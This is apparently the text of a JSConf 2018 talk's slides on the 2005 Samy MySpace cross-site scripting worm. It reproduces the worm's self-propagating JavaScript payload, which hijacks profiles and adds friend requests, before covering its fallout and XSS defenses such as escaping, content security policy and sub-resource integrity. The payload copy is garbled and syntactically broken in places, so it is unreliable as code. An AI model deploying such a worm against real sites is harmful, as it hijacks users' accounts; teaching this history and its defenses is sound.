```
if (location.hostname == 'profile.myspace.com') {  
  document.location = 'http://www.myspace.com'  
  + location.pathname + location.search  
}
```



Browsers restrict requests to domains of different origin. Changing location worked around this.

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne''+rHTML')}}}function getData(A
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.leng
AS=new Array();for(var 0=0;0<F.length;0++){var I=F[0].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken']
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}
{getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}
function paramsToString(AV){var N=
0=0;for(var P in AV){if(0>0){N+='&'}}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','&#038;')}N+=P+'='+Q;0++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr''+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'
{J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG)
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}}var U=BG+'=';var V=BF.indexOf(U)+U.length;
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{new XMLHttpRequest().open('GET','/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}catch(e){}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(AD,AD+4096);var AF=AE;
if(AE){AE=AE.replace('jav'+a,A+jav'+a');AE=AE.replace('exp'+r)',exp'+r)'+A);AF=' but most of all, samy is my hero. <d'+iv id='+
AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+profileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){re
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']=11851658;AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval('xmlhttp2.onr''+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

## Friend Request Manager

Listing 1 of 1

From	Confirmation
Tom	<a href="#">Approve</a> <a href="#">Deny</a> <a href="#">Message</a>

## Friend Request Manager

**Listing 1 - 10 of 221**

From	Confirmation
Tom	<div><a href="#">Approve</a> <a href="#">Deny</a> <a href="#">Message</a></div>

# Friend Request Manager

**Listing 1 - 10 of 480**

From	Confirmation
Tom	<div><button>Approve</button><button>Deny</button><button>Message</button></div>

# Friend Request Manager

**Listing 1 - 10 of 917,084**

From	Confirmation		
Tom	<a href="#">Approve</a>	<a href="#">Deny</a>	<a href="#">Me</a>

**KICK ASS****Mail Center****Friend Request Manager****I RULE**Approve or Deny Your Friend Requests Here [[help](#)] **Inbox** **Saved** **Sent** **Trash** **Bulletin** **Friend Requests****Pending Requests** **Event Invites**

Listing 1-10 of 919664

1 2 3 4 5 &gt;&gt; of 91967

[Next >](#)**Date:** **From:** Oct 4,  
2005  
10:22 PM

(Online Now!)

**Confirmation:****PLEASE DONT PRESS CHARGES****Lulu the Loveable Freak** wants to be your friend!**Approve****Deny****Send Message****MAD PHOTOSHOP SKILLS** Oct 4,  
2005  
10:21 PM**Alyson!!** wants to be your friend!**Approve****Deny****Send Message****Fly Fishing Trip in Mexico**  
All inclusive package in

@katie\_fenn

ONE HOUR LATER...

# 500 Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator, [support@myspace.com](mailto:support@myspace.com) and inform them of the time the error occurred, and anything you might have done to cause the error.

More information about this error may be found in the server error log.

# SAMY MYSPACE WORM

- site restored two hours later
- raided by u.s. secret service
- 90 days community service
- \$15,000-\$20,000 restitution

**XSS ALLOWS USERS TO  
INJECT THEIR OWN CODE  
INTO YOUR SITE**

# CROSS SITE SCRIPTING

- escape user input on entry using a library

# CROSS SITE SCRIPTING

- escape user input on entry using a library
- use an auto-escaping templating library

# CROSS SITE SCRIPTING

- escape user input on entry using a library
- use an auto-escaping templating library
- implement a content security policy

# CROSS SITE SCRIPTING

- escape user input on entry using a library
- use an auto-escaping templating library
- implement a content security policy
- use sub-resource integrity



@katie\_fenn

<https://flic.kr/p/e8eTA5>

IT'S AN IMPORTANT TOPIC  
BUT THERE'S  
NEVER BEEN A  
BETTER TIME TO LEARN

**EVERYONE HAS TO START  
SOMEWHERE**

# SPECIAL THANKS

@lukeb\_uk

Simon Willison

@yesnoornext

Justin Safa

Steve Christey Coley

@dontfearthererepair

@SwiftOnSecurity

Ben Pottier

@bone\_idol

Cory Foy

@irongeek\_adc

Michael Irwin

Evan Williams

@kitation

@benofbrown

Miriam Wiesner

@lucky225

S. VonKetschmann

CJ Silverio

Lewis Cowper

@\_gaeel\_

# THANK YOU

@katie\_fenn

[www.katiefenn.co.uk](http://www.katiefenn.co.uk)

slides: [bit.ly/kf-jsconf-2018](https://bit.ly/kf-jsconf-2018)



# THANK YOU

@katie\_fenn

[www.katiefenn.co.uk](http://www.katiefenn.co.uk)

slides: [bit.ly/kf-jsconf-2018](https://bit.ly/kf-jsconf-2018)

